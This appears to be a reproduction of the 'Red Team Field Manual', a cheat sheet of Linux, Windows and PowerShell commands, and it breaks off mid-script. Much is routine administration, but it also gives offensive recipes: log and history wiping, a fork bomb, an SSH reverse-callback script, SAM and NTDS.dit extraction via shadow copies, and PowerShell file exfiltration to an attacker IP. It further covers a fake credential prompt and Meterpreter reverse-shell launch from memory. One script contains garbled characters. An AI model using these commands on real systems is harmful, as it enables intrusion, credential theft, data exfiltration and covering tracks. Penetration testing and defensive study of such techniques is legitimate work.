RTFM

Red Team Field Manual

Ben Clark

V 1.0

ISBN-10: 1494295504
ISBN-13: 978-1494295509

Technical Editor: Joe Vest
Graphic: Joe Vest

Product and company names mentioned herein may be the trademarks of their respective owners. Rather than use a trademark symbol with every occurrence of a trademarked name, the author uses the names only in an editorial fashion, with no intention of infringement of the trademark. Use of a term in this book should not be regarded as affecting the validity of any trademark or service mark.

The information in this book is distributed "as is". While every precaution was taken to ensure the accuracy of the material, the author assumes no responsibility or liability for errors or omissions, or for damages resulting from the use of the information contained herein.

Table of Contents

THS Bonus Material added by 0E800

*NIX

LINUX NETWORK COMMANDS

Command	Description
watch ss -tp	Network connections
netstat -ant	Tcp connections -anu=udp
netstat -tulpn	Connections with PIDs
lsof -i	Established connections
smb:// ip /share	Access windows smb share
share user x.x.x.x c$	Mount Windows share
smbclient -U user \\\\ ip \\ share	SMB connect
ifconfig eth# ip / cidr	Set IP and netmask
ifconfig eth0:1 ip / cidr	Set virtual interface
route add default gw gw_ip	Set GW
ifconfig eth# mtu [size]	Change MTU size
export MAC=xx:xx:xx:xx:xx:xx	Change MAC
ifconfig int hw ether MAC	Change MAC
macchanger -m MAC int	Backtrack MAC changer
iwlist int scan	Built-in wifi scanner
dig -x ip	Domain lookup for IP
host ip	Domain lookup for IP
host -t SRV _ service _tcp.url.com	Domain SRV lookup
dig @ ip domain -t AXFR	DNS Zone Xfer
host -l domain namesvr	DNS Zone Xfer
ip xfrm state list	Print existing VPN keys
ip addr add ip / cidr dev eth0	Adds 'hidden' interface
/var/log/messages | grep DHCP	List DHCP assignments
tcpkill host ip and port port	Block ip:port
echo "1" /proc/sys/net/ipv4/ip_forward	Turn on IP Forwarding
echo "nameserver x.x.x.x" /etc/resolv.conf	Add DNS Server

LINUX SYSTEM INFO

Command	Description
nbtstat -A ip	Get hostname for ip
id	Current username
w	Logged on users
who -a	User information
last -a	Last users logged on
ps -ef	Process listing (top)
df -h	Disk usage (free)
uname -a	Kernel version/CPU info
mount	Mounted file systems
getent passwd	Show list of users
PATH=$PATH:/home/mypath	Add to PATH variable
kill pid	Kills process with pid
cat /etc/issue	Show OS info
cat /etc/*release*	Show OS version info
cat /proc/version	Show kernel info
rpm --query -all	Installed pkgs (Redhat)
rpm -ivh *.rpm	Install RPM (-e=remove)
dpkg -get-selections	Installed pkgs (Ubuntu)
dpkg -I *.deb	Install DEB (-r=remove)
pkginfo	Installed pkgs (Solaris)
which tscsh/csh/ksh/bash	Show location of executable
chmod 750 tcsh/csh/ksh	Disable shell , force bash

LINUX UTILITY COMMANDS

Command	Description
wget http:// url -O url.txt -o /dev/null	Grab url
rdesktop ip	Remote Desktop to ip
scp /tmp/file user@x.x.x.x:/tmp/file	Put file
scp user@ remoteip :/tmp/file /tmp/file	Get file
useradd -m user	Add user
passwd user	Change user password
rmuser uname	Remove user
script -a outfile	Record shell : Ctrl-D stops
apropos subject	Find related command
history	View users command history
! num	Executes line # in history

LINUX FILE COMMANDS

Command	Description
diff file1 file2	Compare files
rm -rf dir	Force delete of dir
shred -f -u file	Overwrite/delete file
touch -r ref_file file	Matches ref_file timestamp
touch -t YYYYMMDDHHSS file	Set file timestamp
sudo fdisk -l	List connected drives
mount /dev/sda# /mnt/usbkey	Mount USB key
md5sum -t file	Compute md5 hash
echo -n "str" | md5sum	Generate md5 hash
sha1sum file	SHA1 hash of file
sort -u	Sort/show unique lines
grep -c "str" file	Count lines w/ "str"
tar cf file.tar files	Create .tar from files
tar xf file.tar	Extract .tar
tar czf file.tar.gz files	Create .tar.gz
tar xzf file.tar.gz	Extract .tar.gz
tar cjf file.tar.bz2 files	Create .tar.bz2
tar xjf file.tar.bz2	Extract .tar.bz2
gzip file	Compress/rename file
gzip -d file.gz	Decompress file.gz
upx -9 -o out.exe orig.exe	UPX packs orig.exe
zip -r zipname.zip \Directory*	Create zip
dd skip=1000 count=2000 bs=8 if=file of=file	Cut block 1K-3K from file
split -b 9K \ file prefix	Split file into 9K chunks
awk 'sub("$"."\r")' unix.txt win.txt	Win compatible txt file
find -i -name file -type *.pdf	Find PDF files
find / -perm -4000 -o -perm -2000 -exec ls -ldb {} \;	Search for setuid files
dos2unix file	Convert to *nix format
file file	Determine file type/info
chattr (+/-)i file	Set/Unset immutable bit

LINUX MISC COMMANDS

Command	Description
unset HISTFILE	Disable history logging
ssh user@ ip arecord - | aplay -	Record remote mic
gcc -o outfile myfile.c	Compile C,C++
init 6	Reboot (0 = shutdown)
cat /etc/*syslog*.conf | grep -v "^#"	List of log files
grep 'href=' file |cut -d"/" -f3 |grep url |sort -u	Strip links in url.com
dd if=/dev/urandom of= file bs=3145728 count=100	Make random 3MB file

LINUX "COVER YOUR TRACKS" COMMANDS

Command	Description
`echo ""   /var/log/auth.log`	Clear auth.log file
`echo ""   ~/.bash_history`	Clear current user bash history
`rm ~/.bash_history -rf`	Delete .bash_history file
`history -c`	Clear current session history
`export HISTFILESIZE=0`	Set history max lines to 0
`export HISTSIZE=0`	Set histroy max commands to 0
`unset HISTFILE`	Disable history logging (need to logout to take effect)
`kill -9 $$`	Kills current session
`ln /dev/null ~/.bash_history -sf`	Permanently send all bash history commands to /dev/null

LINUX FILE SYSTEM STRUCTURE

Location	Description
/bin	User binaries
/boot	Boot-up related files
/dev	Interface for system devices
/etc	System configuration files
/home	Base directory for user files
/lib	Critical software libraries
/opt	Third party software
/proc	System and running programs
/root	Home directory of root user
/sbin	System administrator binaries
/tmp	Temporary files
/usr	Less critical files
/var	Variable system files

LINUX FILES

Filename	Description
/etc/shadow	Local users' hashes
/etc/passwd	Local users
/etc/group	Local groups
/etc/rc.d	Startup services
/etc/init.d	Service
/etc/hosts	Known hostnames and IPs
/etc/HOSTNAME	Full hostname with domain
/etc/network/interfaces	Network configuration
/etc/profile	System environment variables
/etc/apt/sources.list	Ubuntu sources list
/etc/resolv.conf	Nameserver configuration
/home/ user /.bash_history	Bash history (also /root/)
/usr/share/wireshark/manuf	Vendor-MAC lookup
~/.ssh/	SSH keystore
/var/log	System log files (most Linux)
/var/adm	System log files (Unix)
/var/spool/cron	List cron files
/var/log/apache/access.log	Apache connection log
/etc/fstab	Static file system info

Linux Scripting

Ping sweep

```
for x in {1..254..1};do ping -c 1 1.1.1.$x |grep "64 b" |cut -d" " -f4
ips.txt; done
```

Automated domain name resolve Bash script

```
#!/bin/bash
echo "Enter Class C Range: i.e. 192.168.3"
read range
for ip in {1..254..1};do
host $range.$ip |grep "name pointer" |cut -d" " -f5
done
```

Fork bomb (creates processes until system "crashes")

```
:(){:|:&};:
```

DNS reverse lookup

```
for ip in {1..254..1}; do dig -x 1.1.1.$ip | grep $ip    dns.txt; done;
```

IP banning script

```
#!/bin/sh
# This script bans any IP in the /24 subnet for 192.168.1.0 starting at 2
# It assumes 1 is the router and does not ban IPs .20, .21, .22
i=2
while [ $i -le 253 ]
do
        if [ $i -ne 20 -a $i -ne 21 -a $i -ne 22 ]; then
                echo "BANNED: arp -s 192.168.1.$i"
                arp -s 192.168.1.$i 00:00:00:00:00:0a
        else
                echo "IP NOT BANNED: 192.168.1.$i⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄"
                echo "⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄⅄"
        fi
        i=`expr $i +1`
done
```

SSH CALLBACK

Set up script in crontab to callback every X minutes. Highly recommend you set up a generic user on red team computer (with no shell privs). Script will use the private key (located on callback source computer) to connect to a public key (on red team computer). Red teamer connects to target via a local SSH session (in the example below, use #ssh -p4040 localhost)

```
#!/bin/sh
# Callback script located on callback source computer (target)
killall ssh  /dev/null 2 &1
sleep 5
REMLIS=4040
REMUSR=user
HOSTS="domain1.com domain2.com domain3.com"
for LIVEHOST in $HOSTS;
do
        COUNT=$(ping -c2 $LIVEHOST | grep 'received' | awk -F',' '{ print
$2 }' | awk '{ print $1 }')
        if [[ $COUNT -gt 0 ]]; then
                ssh -R ${REMLIS}:localhost:22 -i
"/home/${REMUSR}/.ssh/id_rsa" -N ${LIVEHOST} -l ${REMUSR}
fi
```

IPTABLES

* Use ip6tables for IPv6 rules

Command	Description
iptables-save -c file	Dump iptables (with counters) rules to stdout
iptables-restore file	Restore iptables rules
iptables -L -v --line-numbers	List all iptables rules with affected and line numbers
iptables -F	Flush all iptables rules
iptables -P INPUT/FORWARD/OUTPUT ACCEPT/REJECT/DROP	Change default policy for rules that don't match rules
iptables -A INPUT -i interface -m state --state RELATED,ESTABLISHED -j ACCEPT	Allow established connections on INPUT
iptables -D INPUT 7	Delete 7th inbound rule
iptables -t raw -L -n	Increase throughput by turning off statefulness
iptables -P INPUT DROP	Drop all packets

ALLOW SSH ON PORT 22 OUTBOUND

```
  iptables -A OUTPUT -o  iface  -p tcp --dport 22 -m state --state
NEW,ESTABLISHED -j ACCEPT
  iptables -A INPUT -i  iface  -p tcp --sport 22 -m state --state
ESTABLISHED -j ACCEPT
```

ALLOW ICMP OUTBOUND

```
  iptables -A OUTPUT -i  iface  -p icmp --icmp-type echo-request -j ACCEPT
  iptables -A INPUT -o  iface  -p icmp --icmp-type echo-reply -j ACCEPT
```

PORT FORWARD

```
  echo "1"   /proc/sys/net/ipv4/ip_forward
# OR -  sysctl net.ipv4.ip_forward=1
  iptables -t nat -A PREROUTING -p tcp -i eth0 -j DNAT -d  pivotip  --dport
443 -to-destination  attk_ip :443
  iptables -t nat -A POSTROUTING -p tcp -i eth0 -j SNAT -s  target subnet
cidr  -d  attackip  --dport 443 -to-source  pivotip
  iptables -t filter -I FORWARD 1 -j ACCEPT
```

ALLOW ONLY 1.1.1.0/24, PORTS 80,443 AND LOG DROPS TO /VAR/LOG/MESSAGES

```
  iptables -A INPUT -s 1.1.1.0/24 -m state --state RELATED,ESTABLISHED,NEW
-p tcp -m multiport --dports 80,443 -j ACCEPT
  iptables -A INPUT -i eth0 -m state --state RELATED,ESTABLISHED -j ACCEPT
  iptables -P INPUT DROP
  iptables -A OUTPUT -o eth0 -j ACCEPT
  iptables -A INPUT -i lo -j ACCEPT
  iptables -A OUTPUT -o lo -j ACCEPT
  iptables -N LOGGING
  iptables -A INPUT -j LOGGING
  iptables -A LOGGING -m limit --limit 4/min -j LOG --log-prefix "DROPPED "
  iptables -A LOGGING -j DROP
```

UPDATE-RC.D

- Check/change startup services

Command	Description
`service --status-all`	[+] Service starts at boot [-] Service does not start
`service  service  start`	Start a service
`service  service  stop`	Stop a service
`service  service  status`	Check status of a service
`update-rc.d -f  service  remove`	Remove a service start up cmd (-f if the /etc/init.d start up file exists)
`update-rc.d  service  defaults`	Add a start up service

CHKCONFIG

- Available in Linux distributions such as Red Hat Enterprise Linux (RHEL), CentOS and Oracle Enterprise Linux (OEL)

Command	Description
`chkconfig --list`	List existing services and run status
`chkconfig  service  -list`	Check single service status
`chkconfig  service  on [--level 3]`	Add service [optional to add level at which service runs]
`chkconfig  service  off [--level 3]` e.g. `chkconfig iptables off`	Remove service

SCREEN

(C-a == Control-a)

Command	Description
`screen -S  name`	Start new screen with name
`screen -ls`	List running screens
`screen -r  name`	Attach to screen name
`screen -S  name  -X  cmd`	Send cmd to screen anme
`C-a ?`	List keybindings (help)
`C-a d`	Detach
`C-a D D`	Detach and logout
`C-a c`	Create new window
`C-a C-a`	Switch to last active window
`C-a ‘  num|name`	Switch to window num|name
`C-a "`	See windows list and change
`C-a k`	Kill current window
`C-a S`	Split display horizontally
`C-a V`	Split display vertically
`C-a tab`	Jump to next display
`C-a X`	Remove current region
`C-a Q`	Remove all regions but current

X11

Capture remote X11 windows and convert to JPG

```
xwd -display  ip :0 -root -out /tmp/test.xpm
xwud -in /tmp/test1.xpm
convert /tmp/test.xpm -resize 1280x1024 /tmp/test.jpg
```

Open X11 stream viewing

```
xwd -display 1.1.1.1:0 -root -silent -out x11dump
Read dumped file with xwudtopnm or GIMP
```

TCPDump

Capture packets on eth0 in ASCII and hex and write to file

```
  tcpdump -i eth0 -XX -w out.pcap
```

Capture HTTP traffic to 2.2.2.2

```
  tcpdump -i eth0 port 80 dst 2.2.2.2
```

Show connections to a specific IP

```
  tcpdump -i eth0 -tttt dst 192.168.1.22 and not net 192.168.1.0/24
```

Print all ping responses

```
  tcpdump -i eth0 'icmp[icmptype] == icmp-echoreply'
```

Capture 50 DNS packets and print timestamp

```
  tcpdump -i eth0 -c 50 -tttt 'udp and port 53'
```

Native Kali Commands

WMIC equivalent

```
  wmis -U DOMAIN\ user % password  // DC  cmd.exe /c  command
```

Mount SMB share

```
# Mounts to /mnt/share. For other options besides ntlmssp, man mount.cifs
  mount.cifs // ip /share /mnt/share -o
user= user ,pass= pass ,sec=ntlmssp,domain= domain ,rw
```

Updating Kali

```
  apt-get update
  apt-get upgrade
```

pfSense

Command	Description
pfSsh.php	pfSense Shell System
pfSsh.php playback enableallowallwan	Allow all inbound WAN connections (adds to visible rules in WAN rules)
pfSsh.php playback enablesshd	Enable ssh inbound/outbound
pfctl -sn	Show NAT rules
pfctl -sr	Show filter rules
pfctl -sa	Show all rules
viconfig	Edit config
rm /tmp/config.cache	Remove cached (backup) config after editing the current running
/etc/rc.reload_all	Reload entire config

Solaris

Command	Description
ifconfig -a	List of interfaces
netstat -in	List of interface
ifconfig -r	Route listing
ifconfig eth0 dhcp	Start DHCP client
ifconfig eth0 plumb up ip netmask nmask	Set IP
route add default ip	Set gateway
logins -p	List users w/out passwords
svcs -a	List all services w/ status
prstat -a	Process listing (top)
svcadm start ssh	Start SSH service
inetadm -e telnet (-d for disable)	Enable telnet
prtconf | grep Memory	Total physical memory
iostat -En	Hard disk size
showrev -c /usr/bin/bash	Information on a binary
shutdown -i6 -g0 -y	Restart system
dfmounts	List clients connected NFS
smc	Management GUI
snoop -d int -c pkt # -o results.pcap	Packet capture
/etc/vfstab	File system mount table
/var/adm/logging	Login attempt log
/etc/default/*	Default settings
/etc/system	Kernel modules & config
/var/adm/messages	Syslog location
/etc/auto_*	Automounter config files
/etc/inet/ipnodes	IPv4/IPv6 host file

WINDOWS

Windows Versions

ID	Version
NT 3.1	Windows NT 3.1 (All)
NT 3.5	Windows NT 3.5 (All)
NT 3.51	Windows NT 3.51 (All)
NT 4.0	Windows NT 4.0 (All)
NT 5.0	Windows 2000 (All)
NT 5.1	Windows XP (Home, Pro, MC, Tablet PC, Starter, Embedded)
NT 5.2	Windows XP (64-bit, Pro 64-bit)
	Windows Server 2003 & R2 (Standard, Enterprise)
	Windows Home Server
NT 6.0	Windows Vista (Starter, Home, Basic, Home Premium, Business, Enterprise, Ultimate)
	Windows Server 2008 (Foundation, Standard, Enterprise)
NT 6.1	Windows 7 (Starter, Home, Pro, Enterprise, Ultimate)
	Windows Server 2008 R2 (Foundation, Standard, Enterprise)
NT 6.2	Windows 8 (x86/64, Pro, Enterprise, Windows RT (ARM))
	Windows Phone 8
	Windows Server 2012 (Foundation, Essentials, Standard)

Windows Files

Command	Description
%SYSTEMROOT%	Typically C:\Windows
%SYSTEMROOT%\System32\drivers\etc\hosts	DNS entries
%SYSTEMROOT%\System32\drivers\etc\networks	Network settings
%SYSTEMROOT%\system32\config\SAM	User & password hashes
%SYSTEMROOT%\repair\SAM	Backup copy of SAM
%SYSTEMROOT%\System32\config\RegBack\SAM	Backup copy of SAM
%WINDIR%\system32\config\AppEvent.Evt	Application Log
%WINDIR%\system32\config\SecEvent.Evt	Security Log
%ALLUSERSPROFILE%\Start Menu\Programs\Startup\	Startup Location
%USERPROFILE%\Start Menu\Programs\Startup\	Startup Location
%SYSTEMROOT%\Prefetch	Prefetch dir (EXE logs)

Startup Directories

Windows NT 6.1,6.0

```
# All users
%SystemDrive%\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup

# Specific users
%SystemDrive%\Users\%UserName%\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup
```

Windows NT 5.2, 5.1, 5.0

```
%SystemDrive%\Documents and Settings\All Users\Start Menu\Programs\Startup
```

Windows 9x

```
%SystemDrive%\wmiOWS\Start Menu\Programs\Startup
```

Windows NT 4.0, 3.51, 3.50

```
%SystemDrive%\WINNT\Profiles\All Users\Start Menu\Programs\Startup
```

WINDOWS SYSTEM INFO COMMANDS

Command	Description
ver	Get OS version
sc query state=all	Show services
tasklist /svc	Show processes & services
tasklist /m	Show all processes & DLLs
tasklist /S ip /v	Remote process listing
taskkill /PID pid /F	Force process to terminate
systeminfo /S ip /U domain\user /P Pwd	Remote system info
reg query \\ ip \ RegDomain \ Key /v Value	Query remote registry, /s=all values
reg query HKLM /f password /t REG_SZ /s	Search registry for password
fsutil fsinfo drives	List drives *must be admin
dir /a /s /b c:\*.pdf*	Search for all PDFs
dir /a /b c:\windows\kb*	Search for patches
findstr /si password *.txt| *.xml| *.xls	Search files for password
tree /F /A c:\ tree.txt	Directory listing of C:
reg save HKLM\Security security.hive	Save security hive to file
echo %USERNAME%	Current user

WINDOWS NET/DOMAIN COMMANDS

Command	Description
net view /domain	Hosts in current domain
net view /domain:[MYDOMAIN]	Hosts in [MYDOMAIN]
net user /domain	All users in current domain
net user user pass /add	Add user
net localgroup "Administrators" user /add	Add user to Administrators
net accounts /domain	Domain password policy
net localgroup "Administrators"	List local Admins
net group /domain	List domain groups
net group "Domain Admins" /domain	List users in Domain Admins
net group "Domain Controllers" /domain	List DCs for current domain
net share	Current SMB shares
net session | find / "\\"	Active SMB sessions
net user user /ACTIVE:yes /domain	Unlock domain user account
net user user " newpassword " /domain	Change domain user password
net share share c:\share /GRANT:Everyone,FULL	Share folder

WINDOWS REMOTE COMMANDS

Command	Description
tasklist /S ip /v	Remote process listing
systeminfo /S ip /U domain\user /P Pwd	Remote systeminfo
net share \\ ip	Shares of remote computer
net use \\ ip	Remote filesystem (IPC$)
net use z: \\ ip \share password /user:DOMAIN\ user	Map drive, specified credentials
reg add \\ ip \ regkey \ value	Add registry key remotely
sc \\ ip create service binpath=C:\Windows\System32\x.exe start= auto	Create a remote service (space after start=)
xcopy /s \\ ip \dir C:\local	Copy remote folder
shutdown /m \\ ip /r /t 0 /f	Remotely reboot machine

WINDOWS NETWORK COMMANDS

Command	Description
ipconfig /all	IP configuration
ipconfig /displaydns	Local DNS cache
netstat -ano	Open connections
netstat -anop tcp 1	Netstat loop
netstat -an| findstr LISTENING	LISTENING ports
route print	Routing table
arp -a	Known MACs (ARP table)
nslookup, set type=any, ls -d domain results.txt, exit	DNS Zone Xfer
nslookup -type=SRV _www._tcp.url.com	Domain SRV lookup (_ldap, _kerberos, _sip)
tftp -I ip GET remotefile	TFTP file transfer
netsh wlan show profiles	Saved wireless profiles
netsh firewall set opmode disable	Disable firewall (*Old)
netsh wlan export profile folder=. key=clear	Export wifi plaintext pwd
netsh interface ip show interfaces	List interface IDs/MTUs
netsh interface ip set address local static ip nmask gw ID	Set IP
netsh interface ip set dns local static ip	Set DNS server
netsh interface ip set address local dhcp	Set interface to use DHCP

WINDOWS UTILITY COMMANDS

Command	Description
type file	Display file contents
del path *.* /a /s /q /f	Forceably delete all files in path
find /I "str" filename	Find "str"
command | find /c /v ""	Line count of cmd output
at HH:MM file [args] (i.e. at 14:45 cmd /c)	Schedule file to run
runas /user: user " file [args]"	Run file as user
restart /r /t 0	Restart now
tr -d '\15\32' win.txt unix.txt	Removes CR & ^Z (*nix)
makecab file	Native compression
Wusa.exe /uninstall /kb: ###	Uninstall patch
cmd.exe "wevtutil qe Application /c:40 /f:text /rd:true"	CLI Event Viewer
lusrmgr.msc	Local user manager
services.msc	Services control panel
taskmgr.exe	Task manager
secpool.msc	Security policy manager
eventvwr.msc	Event viewer

MISC. COMMANDS

LOCK WORKSTATION

```
  rundll32.dll user32.dll LockWorkstation
```

DISABLE WINDOWS FIREWALL

```
  netsh advfirewall set currentprofile state off
  netsh advfirewall set allprofiles state off
```

NATIVE WINDOWS PORT FORWARD (* MUST BE ADMIN)

```
  netsh interface portproxy add v4tov4 listenport=3000
listenaddress=1.1.1.1 connectport=4000 connectaddress=2.2.2.2

#Remove
  netsh interface portproxy delete v4tov4 listenport=3000
listenaddress=1.1.1.1
```

RE-ENABLE COMMAND PROMPT

```
  reg add HKCU\Software\Policies\Microsoft\Windows\System /v DisableCMD /t
REG_DWORD /d 0 /f
```

PSEXEC

EXECUTE FILE HOSTED ON REMOTE SYSTEM WITH SPECIFIED CREDENTIALS

```
  psexec /accepteula \\ targetIP  -u domain\user -p password -c -f
\\ smbIP \share\file.exe
```

RUN REMOTE COMMAND WITH SPECIFIED HASH

```
  psexec /accepteula \\ ip  -u Domain\user -p  LM : NTLM  cmd.exe /c dir
c:\Progra~1
```

RUN REMOTE COMMAND AS SYSTEM

```
  psexec /accepteula \\ ip  -s cmd.exe
```

TERMINAL SERVICES (RDP)

START RDP

```
1.   Create regfile.reg file with following line in it:
     HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalService
2.   "fDenyTSConnections"=dword:00000000
3.   reg import regfile.reg
4.   net start "termservice"
5.   sc config termservice start= auto
6.   net start termservice

     --OR-

reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurentControlSet\Control\Terminal
Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

TUNNEL RDP OUT PORT 443 (MAY NEED TO RESTART TERMINAL SERVICES)

```
REG ADD "HKLM\System\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-Tcp" /v PortNumber /t REG_DWORD /d 443 /f
```

DISABLE NETWORK LEVEL AUTHENTICATION, ADD FIREWALL EXCEPTION

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurentControlSet\Control\Terminal
Server\WinStations\RDP-TCP" /v UserAuthentication /t REG_DWORD /d "0" /f

netsh firewall set service type = remotedesktop mode = enable
```

IMPORT A SCHEDULE TASK FROM AN "EXPORTED TASK" XML

```
schtasks.exe /create /tn MyTask /xml "C:\MyTask.xml" /f
```

WMIC

Command	Description
wmic [alias] get /?	List all attributes
wmic [alias] call /?	Callable methods
wmic process list full	Process attributes
wmic startupwmic service	Starts wmic service
wmic ntdomain list	Domain and DC info
wmic qfe	List all patches
wmic process call create "process_name"	Execute process
wmic process where name="process" call terminate	Terminate process
wmic logicaldisk get description,name	View logical shares
wmic cpu get DataWidth /format:list	Display 32 || 64 bit

WMIC [ALIAS] [WHERE] [CLAUSE]

```
[alias] == process, share, startup, service, nicconfig, useraccount, etc.
[where] == where (name="cmd.exe"), where (parentprocessid!=[pid]"), etc.
[clause] == list [full|brief], get [attrib1, attrib2], call [method],
delete
```

EXECUTE FILE HOSTED OVER SMB ON REMOTE SYSTEM WITH SPECIFIED CREDENTIALS

```
  wmic /node: targetIP  /user:domain\user /password:password process call
create "\\ smbIP \share\evil.exe"
```

UNINSTALL SOFTWARE

```
  wmic product get name /value               # Get software names
  wmic product where name="XXX" call uninstall /nointeractive
```

REMOTELY DETERMINE LOGGED IN USER

```
  wmic /node:remotecomputer computersystem get username
```

REMOTE PROCESS LISTING EVERY SECOND

```
  wmic /node:machinename process list brief /every:1
```

REMOTELY START RDP

```
  wmic /node:"machinename 4" path Win32_TerminalServiceSetting where
AllowTSConnections="0" call SetAllowTSConnections "1"
```

LIST NUMBER OF TIMES USER HAS LOGGED ON

```
  wmic netlogin where (name like "%adm%") get numberoflogons
```

SEARCH FOR SERVICES WITH UNQUOTED PATHS TO BINARY

```
  wmic service get name,displayname,pathname,startmode |findstr /i "auto"
|findstr /i /v "c:\windows\\" |findstr /i /v """
```

Volume Shadow Copy

```
1.   wmic /node: DC IP  /user:"DOMAIN\user" /password:"PASS" process
     call create "cmd /c vssadmin list shadows 2 &1
     c:\temp\output.txt"

# If any copies already exist then exfil, otherwise create using
following commands. Check output.txt for any errors

2.   wmic /node: DC IP  /user:"DOMAIN\user" /password:"PASS" process
     call create "cmd /c vssadmin create shadow /for=C: 2 &1
     C:\temp\output.txt"
3.   wmic /node: DC IP  /user:"DOMAIN\user" /password:"PASS" process
     call create "cmd /c copy
     \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\co
     nfig\SYSTEM C:\temp\system.hive 2 &1    C:\temp\output.txt"
4.   wmic /node: DC IP  /user:"DOMAIN\user" /password:"PASS" process
     call create "cmd /c copy
     \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\NTDS\NTDS.dit
     C:\temp\ntds.dit 2 &1    C:\temp\output.txt"

# Step by step instructions on room362.com for step below
```

5. From Linux, download and run ntdsxtract and libesedb to export hashes or other domain information
   a. Additional instructions found under the VSSOWN section
   b. ntdsxtract - http://www.ntdsxtract.com
   c. libesedb - http://code.google.com/p/libesedb/

PowerShell

Command	Description
stop-transcript	Stops recording
get-content file	displays file contents
get-help command -examples	Shows examples of command
get-command * string *	Searches for cmd string
get-service	Displays services (stop-service, start-service)
get-wmiobject -class win32_service	Displays services, but takes alternate credentials
$PSVesionTable	Display powershell version
powershell.exe -version 2.0	Run powershell 2.0 from 3.0
get-service | measure-object	Returns # of services
get-psdrive	Returns list of PSDrives
get-process | select -expandproperty name	Returns only names
get-help * -parameter credential	Cmdlets that take creds
get-wmiobject -list *network	Available WMI network cmds
[Net.DNS]::GetHostEntry(" ip ")	DNS Lookup

Clear Security & Applciation event log for remote server(SVR01)

```
Get-EventLog -list
Clear-EventLog -logname Application, Security -computername SVR01
```

Export OS info into CSV file

```
Get-WmiObject -class win32_operatingsystem | select -property * | export-
csv c:\os.txt
```

List running services

```
Get-Service | where_object {$_.status -eq "Running"}
```

Persistent PSDrive to remote file share:

```
New-PSDrive -Persist -PSProvider FileSystem -Root \\1.1.1.1\tools -Name i
```

Return files with write date past 8/20

```
Get-ChildItem -Path c:\ -Force -Recurse -Filter *.log -ErrorAction
SilentlyContinue | where {$_.LastWriteTime -gt "2012-08-20"}
```

File download over HTTP

```
(new-object system.net.webclient).downloadFile("url","dest")
```

TCP port connection (scanner)

```
$ports=(#,#,#);$ip="x.x.x.x";foreach ($port in $ports){try{$socket=New-
object System.Net.Sockets.TCPClient($ip,$port);}catch{};if ($socket -eq
$NULL){echo $ip":"$port" - Closed";}else{echo $ip":"$port" - Open";$socket
= $NULL;}}
```

Ping with 500 millisecond timeout

```
$ping = New-Object System.Net.Networkinformation.ping
$ping.Send(" ip ",500)
```

Basic authentication popup

```
powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass
$Host.UI.PromptForCredential(" title "," message "," user "," domain ")
```

Run EXE every 4 hours between Aug 8-11, 2013 and the hours of 0800-1700 (from CMD.exe)

```
powershell.exe -Command "do {if ((Get-Date -format yyyyMMdd-HHmm) -match
'201308(0[8-9]|1[0-1])-(0[8-9]|1[0-7])[0-5][0-9]'){Start-Process -
WindowStyle Hidden "C:\Temp\my.exe";Start-Sleep -s 14400}}while(1)"
```

Powershell runas

```
$pw = convertto-securestring -string "PASSWORD" -asplaintext -force;
$pp = new-object -typename System.Management.Automation.PSCredential -
argumentlist "DOMAIN\user", $pw;
Start-Process powershell -Credential $pp -ArgumentList '-noprofile -command
&{Start-Process  file.exe  -verb runas}'
```

Email sender

```
powershell.exe Send-MailMessage -to " email " -from " email " -subject
"Subject" -a " attachment file path " -body "Body" -SmtpServer  Target
Email Server IP
```

Turn on Powershell remoting (with valid credentials)

```
net time \\ip
at \\ip  time  "Powershell -Command 'Enable-PSRemoting -Force'"
at \\ip  time+1  "Powershell -Command 'Set-Item
wsman:\localhost\client\trustedhosts ''"
at \\ip  time+2  "Powershell -Command 'Restart-Service WinRM'"
Enter-PSSession -ComputerName  ip  -Credential  username
```

List hostname and IP for all domain computers

```
Get-WmiObject -ComputerName  DC  -Namespace root\microsoftDNS -Class
MicrosoftDNS_ResourceRecord -Filter "domainname=' DOMAIN '" |select
textrepresentation
```

Powershell download of a file from a specified location

```
powershell.exe -noprofile -noninteractive -command
"[System.Net.ServicePointManager]::ServerCertificateValidationCallback =
{$true}; $source="""https:// YOUR_SPECIFIED_IP / file.zip """;
$destination="""C:\master.zip"""; $http = new-object System.Net.WebClient;
$response = $http.DownloadFile($source, $destination);"
```

Powershell data exfil

Script will send a file ($filepath) via http to server ($server) via POST request. Must have web server listening on port designated in the $server

```
powershell.exe -noprofile -noninteractive -command
"[System.Net.ServicePointManager]::ServerCertificateValidationCallback =
{$true}; $server="""http:// YOUR_SPECIFIED_IP / folder """;
$filepath="""C:\master.zip"""; $http = new-object System.Net.WebClient;
$response = $http.UploadFile($server,$filepath);"
```

USING POWERSHELL TO LAUNCH METERPRETER FROM MEMORY

- ✓ Need Metasploit v4.5+ (msfvenom supports Powershell)
- ✓ Use Powershell (x86) with 32 bit Meterpreter payloads
- ✓ encodeMeterpreter.ps1 script can be found on next page

ON ATTACK BOXES

```
1.   ./msfvenom -p windows/meterpreter/reverse_https -f psh -a x86
     LHOST=1.1.1.1 LPORT=443   audit.ps1
2.   Move audit.ps1 into same folder as encodeMeterpreter.ps1
3.   Launch Powershell (x86)
4.     powershell.exe -executionpolicy bypass encodeMeterpreter.ps1
5.   Copy the encoded Meterpreter string
```

START LISTENER ON ATTACK BOX

```
1.   ./msfconsole
2.   use exploit/multi/handler
3.   set payload windows/meterpreter/reverse_https
4.   set LHOST 1.1.1.1
5.   set LPORT 443
6.   exploit -j
```

ON TARGET (MUST USE POWERSHELL (x86))

```
1.     powershell.exe -noexit -encodedCommand  paste encoded Meterpreter
     string here
PROFIT
```

ENCODEMETERPRETER.PS1 [7]

```
# Get Contents of Script
$contents = Get-Content audit.ps1

# Compress Script
$ms = New-Object IO.MemoryStream
